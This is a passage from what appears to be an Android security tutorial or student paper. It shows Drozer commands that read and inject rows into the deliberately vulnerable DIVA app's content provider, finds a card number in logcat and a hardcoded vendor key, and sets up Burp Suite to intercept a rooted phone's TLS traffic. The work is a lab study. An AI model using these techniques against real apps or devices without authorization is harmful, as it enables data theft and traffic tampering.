It looks like we may not be able to interact with some of these providers, but there are at least two that we can directly interact with. Next we can use a Drozer tool to interact with each of these queries and find out information such as the file location, the columns (if it's an SQLite database), along with some other information.



This tells us that the content provider accesses a database with the columns ID, Title, and Note. Let's see what else we can figure out:

```
dz> run app.provider.read content://jakhar.aseem.diva.provider.notesprovider/notes/
Attempting to run shell module
Exception occured: No files supported by provider at content://jakhar.aseem.diva.provi
es/
dz> run app.provider.query content://jakhar.aseem.diva.provider.notesprovider/notes/
Attempting to run shell module
| _id | title    | note                                |
| 5   | Exercise | Alternate days running              |
| 4   | Expense  | Spent too much on home theater      |
| 6   | Weekend  | b333333333333r                      |
| 3   | holiday  | Either Goa or Amsterdam             |
| 2   | home     | Buy toys for baby, Order dinner     |
| 1   | office   | 10 Meetings. 5 Calls. Lunch with CEO |

dz>
```

We tried to directly read it but, since it is a database and not a file, that didn't work. Instead we queried the database and were able to view all of the notes saved in the app. If these notes are normally stored behind an authentication screen, that means we just hacked the app. We can do more than just read this database, we can actually inject our own entries into the database:

```
dz> run app.provider.insert content://jakhar.aseem.diva.provider.notesprovider/notes/ --int _id 7 --string
title H4ck3d --string note YouHaveBeenHacked
Attempting to run shell module
Done.

dz> run app.provider.query content://jakhar.aseem.diva.provider.notesprovider/notes/
Attempting to run shell module
| _id | title    | note                                |
| 5   | Exercise | Alternate days running              |
| 4   | Expense  | Spent too much on home theater      |
| 7   | H4ck3d   | YouHaveBeenHacked                   |
| 6   | Weekend  | b333333333333r                      |
| 3   | holiday  | Either Goa or Amsterdam             |
| 2   | home     | Buy toys for baby, Order dinner     |
| 1   | office   | 10 Meetings. 5 Calls. Lunch with CEO |
```

We successfully inserted a new entry into the table. While it may not seem like much that we were able to view or create notes, imagine if the user had stored their passwords in these notes. This is a very common thing for users to do as it is hard to remember all of your passwords. Additionally, what if the database had been more critical than just notes. What if it was an authentication database where users are stored that have access to the app. We could have inserted a new user into the table and then signed in like normal with access to the app.

Since those seem to be our only providers, we can look directly for databases in the app:


```
dz> run scanner.provider.sqltables -a jakhar.aseem.diva
Attempting to run shell module
Scanning jakhar.aseem.diva...
Accessible tables for uri content://jakhar.aseem.diva.provider.notesprovider/notes:
  android_metadata
  notes
  sqlite_sequence

Accessible tables for uri content://jakhar.aseem.diva.provider.notesprovider/notes/:
  android_metadata
  notes
  sqlite_sequence
```

These databases are also able to be directly queried, meaning that we can run SQL injection attacks on them. Here is an example that prints the table. We have already done this but if there was a hidden table that the content provider could not pull directly, this can be used in order to view it. An example of this can be seen in the hackingarticles tutorial using the pen testing application sieve [Citation]


Insecure Logging

Let’s go back to the modules that diva provides. The first one is insecure logging. Looking at the logs is a very standard pentesting method to see if the app is logging anything that it should not be. This is an incredibly common vulnerability that can lead to sensitive data being written to log


files. To look at the devices logs, we will be exiting Drozer and instead use adb directly. Logcat is a built in tool for ADB that displays the devices log files




There are immediately way too many logs to process. Instead we want to focus specifically on diva. To do this, we need to find diva's process id or PID.



This tells us that the pid for diva is 19165. We can now filter logcat by this pid:



This is much easier to read. Opening the insecure logging module in diva shows us this screen:




This is meant to simulate a checkout payment form where the user inputs their credit card data. If you click check out, it displays an error that simply says: “An error occurred. Please try again later” This is designed to simulate what might happen if you are using an app to check out and it fails for some reason. It is normal to expect that the app would create some sort of log to say an error has occurred. Let’s look at diva’s logs again:

```
19165 W WindowOnBackDispatcher: sendCancelIfRunning: isInProgress=falsecallback=android.v
19165 W WindowOnBackDispatcher: sendCancelIfRunning: isInProgress=falsecallback=ImeCallba
19165 E diva-log: Error while processing transaction with credit card: 51695673918923391
19165 W WindowOnBackDispatcher: sendCancelIfRunning: isInProgress=falsecallback=android.v
```


Oh my. It not only logs that the transaction failed but it also prints the card that it failed with in plaintext to the logs. This is incredibly bad as logs are stored in system memory meaning that now that credit card number is stored in plaintext and accessible to anyone with access to the devices logs. Not good.

Hardcoded Sensitive Information

Another common vulnerability in apps is hardcoding sensitive information. This is usually done for ease of access but can make it incredibly easy to find. This is what the module for this looks like in diva:




Looks like it is asking for a vendor key that is hardcoded into the application somewhere. When we enter a value and press enter, we get a notification that says “Access denied! See you in hell :D.” This would be an uncommon string, meaning that we can look for it in the source code. If we unpack the code and open it in Android Studio, we can do a search for this string:



Looks like it appears twice. Looking at the first:

```
public void access(View view) {
    EditText hckey = (EditText) findViewById(R.id.hcKey);

    if (hckey.getText().toString().equals("vendorsecretkey")) {
        Toast.makeText(this, "Access granted! See you on the other si
    }
    else {
        Toast.makeText(this, "Access denied! See you in hell :D", Toa
    }
```

It appears the input is being compared against a string “vendorsecretkey”. Inputting this into the text box gives us the following:



Since the input was being compared directly against a hardcoded string, it made it incredibly easy to find and bypass.

Analysis Conclusion

As we have shown, there are many tools and methods to analyze an application for vulnerabilities. While there are many more modules and activities in DIVA, this paper would be far too long if I covered them all. Each of these modules represent real, common vulnerabilities in Android applications. While diva is intentionally designed to have all of these issues, and not all of them will exist in real applications, there may be some. All it takes is one of these mistakes for an application to be exploited and major damage done by people who seek to do harm.

The prevention against this is to be an informed programmer. If you are writing an Android application, ensure that you are aware of where these vulnerabilities lie and how they work. You have to be proactive to avoid them. Ensure to properly sanitize logging and storage outputs, ensure that all protected activities and providers are actually secure. Ensuring you are using the latest versions of Android Studio and the Android SDK ensure that you have the latest software that helps prevent these threats.

But even with perfect programming of the application itself and great user education, there is still a huge way of attacking apps: through their network traffic.

Mobile Application Traffic Attacks

The majority of mobile applications rely on more than just what exists on your device. The only ones that behave in this manner are simple things like a calculator. For any apps that do anything more complex such as connecting you to other users or services like social media, must send out network traffic to/from servers that it interacts with in order to complete commands. Almost every app requires internet connection to do anything meaningful. Even something like an app to control your smart light bulb usually needs to reach out to the manufacturers servers in order to verify that it is actually you sending the request.

This traffic is a huge attack vector for mobile devices. Since the user and the programmer of the app have no control of what exists in between the user's device and the server the app is connecting to, developers must take special consideration to secure network traffic end-to-end in order to prevent hackers from finding, intercepting, interpreting, collecting, and manipulating your requests. This Chapter focuses on attacks to devices mobile traffic, specifically HTTP traffic.

HTTP

Before we can discuss exploitation of mobile traffic, we have to understand it. Hypertext Transfer Protocol, or HTTP, is the standard protocol that all internet traffic is built on. Normal

HTTP traffic is unencrypted, simply sending information across the internet, open for anyone to view. That is why all modern internet communication is secured with the Secure Socket Layer, SSL. SSL standards are used to turn HTTP traffic into HTTPS (secured) traffic. This is done using encryption based on a Public Key Infrastructure, PKI.

The way PKI works is that every user, client, server, or any device that accesses the internet utilizes a pair of keys: public and private. The private keys are stored securely on your device and the public key is generated from that private key. The public key is just as it sounds, public. Anyone can view your public key and you can view anyone's public key. When you create a request, you encrypt it using your intended target's public key. Then, once encrypted, the traffic is only able to be decrypted using the recipient's private key. This way you know that the only people that can see the traffic will be you and your intended target. If anyone intercepts the encrypted traffic, without the recipient's private key, it is useless.

There is one more major part of this infrastructure, how do you know that the recipient public key you use to encrypt the traffic is actually the public key of your recipient and not someone disguising as them, trying to steal traffic. This is where Certificate Authorities come in. A Certificate Authority, CA, is an independent trusted body that can sign a server's keypair. Basically what this means is that a CA uses their private key to sign a server (such as a website)'s keypair. Then all users keep a copy of the CA's public key and, whenever traffic is received, they compare the signature on the recipient's public key with the CA's and, if it matches, that means that the CA can validate that the recipient is who they say they are. When you install a browser, it comes with a preset list of major CAs that are publicly agreed to be trustworthy.

This entire system is what the modern internet is built on. It is what allows things like secure online banking and communications. However, just because traffic is encrypted with SSL, does not mean it is completely safe from exploits.

Recipe: Setting up the wireless pentesting lab for mobile devices

In order to see traffic that a mobile device is sending out, we need to be able to sniff the traffic. All mobile devices usually use one of two methods for wireless traffic:

- GPRS: The cellular mobile networks that phones are connected to. This is your data that you pay your telecom provider for
- Wi-Fi channels: This is when your mobile device is connected to a Wi-Fi wireless access point.


In this study, we will focus only on wi-fi sniffing as GPRS sniffing requires specialized hardware and is highly illegal in many places without very strict permission for specialized applications.

To set up this lab, we will be using my wifi network that both my PC and the Pixel phone are connected to. We will also be using the tool Burp Suite by PortSwigger (9). Burp Suite is a specialized tool for security testing of web applications. It allows proxying and capturing of mobile traffic which can then be manipulated and changed.

Once Burp Suite is installed, we need to set up the PC as a proxy for the Pixel. This basically means that instead of the traffic going straight from the Pixel to the router, then the internet; traffic will instead be sent from the router to the PC. With this setup, through Burp Suite, the PC will be able to see and potentially modify all traffic from the Pixel. Even SSL traffic.

To set up the PC as a proxy server, in Burp Suite, we go Proxy > Proxy Settings > Proxy Listeners > Add > Check All Interfaces and define a port (in our case 8082). Once this is done, the proxy will be enabled. Now we need to point the Pixel at it.


To set up a proxy on the pixel, we first go into setting and in network settings for the current wifi network, choose advanced settings. There we can input the IP and port for the PC running the Proxy.




This will set up the proxy. But only for app that use browsers for internet traffic. Most real and more verbose applications do not. For this, we will need to install an app that allows proxy. Configuring a proxy for the entire device like this requires root permissions, luckily we have already rooted our Pixel.

For this step, I used Super Proxy, an app on the Play Store that lets you easily set up a proxy configuration for your entire device. Additionally, you need to install Burp Suites CA cert. This will tell your devices that they can trust certs signed by Burp Suite. This is required because in order to view the traffic in the proxy, Burp Suite must be able to decrypt the requests and then re-encrypt the responses.

Now we can see if traffic is flowing to Burp Suit. I went onto chrome and simply went to Wired.com:



Here we can see all of the traffic. However, if we try to use an app that is not browser, like Youtube, the traffic successfully passes through Burp Suite but it sits loading endlessly:




This happens because the certificate is installed as a User certificate and not a system certificate. When apps are written, in the manifest, it is specified which types of certificates the app can trust. The majority of apps will not trust user certs to avoid this very exploit.

Unfortunately, before Android 13, you could circumvent this by simply moving the cert into the system certs file in the Android filesystem. With newer versions of stock Android, the filesystem is mounted as read only and this cannot be changed.


Thankfully, courtesy of NCCGroup, there is now a Magisk module that will force user installed certs to be treated as system certs. After installing and running this module, it actually cleared all of the system certs except for the Burp Suite one. Now the device can only access the internet through the proxy. But we can access application traffic. Let’s see what we can do to it.

Modifying Mobile Device Traffic

Now that we have our Proxy configured and we can see the traffic coming through Burp Suite, let's attempt to modify some. To do this we will use the Amazon app. We start by searching for food. Then we click on an item, Chef Boyardee Ravioli, this will make it so we can find the traffic in Burp Suite.




There it is, now we can set a filter to intercept all requests to this item by adding it to the filter scope. Now we can start the interceptor and run the request again



